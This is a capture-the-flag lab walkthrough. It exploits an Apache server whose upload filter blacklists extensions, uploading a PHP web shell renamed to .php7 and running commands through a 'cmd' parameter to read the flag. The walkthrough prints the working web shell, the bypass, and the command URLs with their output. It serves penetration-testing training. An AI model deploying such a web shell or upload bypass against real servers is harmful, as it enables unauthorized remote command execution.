

[illegible]

Name	Vulnerable Apache V
URL	https://www.attackdefense.com/challengedetails?cid=201
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. The administrator has used a blacklisting approach but forgotten to add other executable file extensions to this list. This example also proves why blacklisting is not considered a good security measure.

Objective: Your objective is to upload a web shell, execute arbitrary commands on the server and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: <http://9t6i9azh6z6cr4mtczjfb1114.public2.attackdefenselabs.com/>



Step 2: Create a simple web shell.

Save the below given php script as shell.php


```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>


root@PentesterAcademyLab:~#
```

Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: <http://9t6i9azh6z6cr4mtczjfb1114.public2.attackdefense.com/uploads/shell.php>



```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

The uploaded php script is treated as a data file.

Step 5: Make a copy of the php webshell and save it with filename “shell.php7”

Commands:

```
cp ~/Downloads/shell.php ~/Downloads/shell.php7
cat ~/Downloads/shell.php7
```

```
root@PentesterAcademyLab:~# cp ~/Downloads/shell.php ~/Downloads/shell.php7
root@PentesterAcademyLab:~#
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php7
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```


Step 6: Navigate to the homepage of the web application and upload the webshell to the web server.

URL: <http://9t6i9azh6z6cr4mtczjfb114.public2.attackdefenselabs.com>


Click on the browse button and upload the php script.



Step 7: Click on the hyperlink generated after uploading the php script



URL: <http://9t6i9azh6z6cr4mtczjfb114.public2.attackdefense.com/uploads/shell.php7>




No output is returned since the cmd parameter was not passed.

Step 8: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:

`http://9t6i9azh6z6cr4mtczjfb114.public2.attackdefense.com/uploads/shell.php7?cmd=whoami`




www-data

Step 9: Enumerate files stored on the web server.

Command: pwd

URL:

`http://9t6i9azh6z6cr4mtczjfb114.public2.attackdefense.com/uploads/shell.php7?cmd=pwd`




/app/uploads

Command: ls -l /app/

URL:

<http://9t6i9azh6z6cr4mtczjfb114.public2.attackdefenselabs.com/uploads/shell.php7?cmd=ls+-l+/app>



```
total 56
-rw-r--r-- 1 root root 33 Nov 2 2018 5bcb2ead4f308eed-flag
-rwxrwxrwx 1 root root 10273 Aug 29 2018 LICENSE
-rwxrwxrwx 1 root root 79 Aug 29 2018 README.md
-rwxrwxrwx 1 root root 4545 Aug 27 2018 index.php
-rwxrwxrwx 1 root root 14598 Aug 29 2018 logo.png
-rwxrwxrwx 1 root root 19 Aug 29 2018 phpinfo.php
drwxrwxrwx 6 root root 4096 Jun 26 2018 static
drwxrwxrwx 1 root root 4096 Jun 6 08:53 uploads
```


The flag location is revealed.

Step 10: Retrieve the flag

Command: `cat /app/5bcb2ead4f308eed-flag`

URL:

<http://9t6i9azh6z6cr4mtczjfb114.public2.attackdefenselabs.com/uploads/shell.php7?cmd=cat+/app/5bcb2ead4f308eed-flag>



```
314865581322ae4b300fff127331690c
```

Flag: 314865581322ae4b300fff127331690c

References:

1. Apache httpd (<https://httpd.apache.org/>)